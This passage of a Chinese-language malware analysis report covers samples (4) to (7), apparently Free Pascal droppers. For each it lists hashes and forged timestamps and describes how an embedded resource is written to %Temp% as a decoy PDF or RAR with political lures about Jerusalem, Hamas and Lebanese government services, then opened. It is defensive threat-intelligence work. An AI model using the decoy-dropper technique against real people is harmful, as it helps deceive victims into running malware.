
(4).Congratulations_Jan-7_78348966_pdf

a.样本信息


样本信息	Congratulations_Jan-7_78348966_pdf(恭喜7月)
样本MD5	09cd0da3fb00692e714e251bb3ee6342
样本SHA-1	82d425384eb63c0e309ac296d12d00fe802a63f1
样本SHA-256	4be7b1c2d862348ee00bcd36d7a6543f1ebb7d81f9c48f5dd05e19d6ccdfaeb5
样本类型	Win32 EXE GUI程序
样本大小	2.17 MB (2270720 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2020-01-22 19:22:17

b.样本分析


通过 `FindResource` 函数查找资源 `MYDATA` ,通过下图我们可以看出该资源是一个 `PDF` 文件



通过 CreateFile 函数将文件源数据写入 %Temp%\Congratulations_Jan-7.pdf (诱饵文件)中



通过 ShellExecute 函数将 %Temp%\Congratulations_Jan-7.pdf 打开



该样本关于**耶路撒冷归属**的话题,属于**政治类**诱饵文档

之后的行为就和之前的如出一辙了,在此就不必多费笔墨。


(5).Directory of Government Services_pdf

a.样本信息


样本信息	Directory of Government Services_pdf(政府服务目录)
样本MD5	edc3b146a5103051b39967246823ca09
样本SHA-1	9466d4ad1350137a37f48a4f0734e464d8a0fef2
样本SHA-256	0de10ec9ec327818002281b4cdd399d6cf330146d47ac00cf47b571a6f0a4eaa
样本类型	Win32 EXE GUI程序
样本大小	3.10 MB (3254272 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2019-12-09 22:25:47

b.样本分析


通过`FindResource`函数查找资源`MYDATA`,通过下图我们可以看出该资源是一个`PDF`文件



通过`CreateFile`函数将文件源数据写入`%Temp%\Directory of Government Services.pdf`(诱饵文件)中




通过`ShellExecute`函数将`%Temp%\Directory of Government Services.pdf`打开



该样本关于**政府部门秘书处**的话题,属于**政治类**诱饵文档


原文



译文

主页关于秘书处总理投诉联系我们2019年12月8日星期日10:58:07
在此处输入搜索文字
四面八方
政府服务目录
单词搜索提供商
部长会议总秘书处
发布政府报告（春季和年度）
技术支持服务（存档）
投诉投诉
内政部
请愿书记员执照
公民社会登记
注册外国协会的分支机构
外交部
向黎巴嫩发放进出许可证
签发外国护照（无号码）
巴勒斯坦的身份）


诱饵内容对应的官网图片



(6).entelaqa_hamas_32_1412_847403867_rar

a.样本信息


样本信息	entelaqa_hamas_32_1412_847403867_rar(entelaqa_哈马斯)
样本MD5	9bb70dfa2e39be46278fb19764a6149a
样本SHA-1	98efcce3bd765d96f7b745928d1d0a1e025b5cd2
样本SHA-256	094e318d14493a9f56d56b44b30fd396af8b296119ff5b82aca01db9af83fd48
样本类型	Win32 EXE GUI程序
样本大小	5.55 MB (5822464 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2019-12-16 21:05:24




b.样本分析

通过`FindResource`函数查找资源`MYDATA`,通过下图我们可以看出该资源是一个`RAR`文件


通过 `CreateFile` 函数将文件源数据写入 `%Temp%\Entelaqa32.rar`(诱饵文件)中




通过 `ShellExecute` 函数将 `%Temp%\Entelaqa32.rar` 打开



该样本关于**哈马斯**的话题,属于**政治类**诱饵文档






(7).final_meeting_9659836_299283789235_rar

a.样本信息


样本信息	final_meeting_9659836_299283789235_rar(最终会议)
样本MD5	90cdf5ab3b741330e5424061c7e4b2e2
样本SHA-1	c14fd75ccdc5e2fe116c9c7ba24fb06067db2e7b
样本SHA-256	050a45680d5f344034be13d4fc3a7e389ceb096bd01c36c680d8e7a75d3dbae2
样本类型	Win32 EXE GUI程序
样本大小	4.02 MB (4220416 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2019-12-21 09:07:07

b.样本分析


通过`FindResource`函数查找资源`MYDATA`,通过下图我们可以看出该资源是一个`rar`文件



通过 `CreateFile` 函数将 `rar` 文件源数据写入 `%Temp%\jalsa.rar` (诱饵文件)中



通过 `ShellExecute` 函数将 `%Temp%\jalsa.rar` 打开



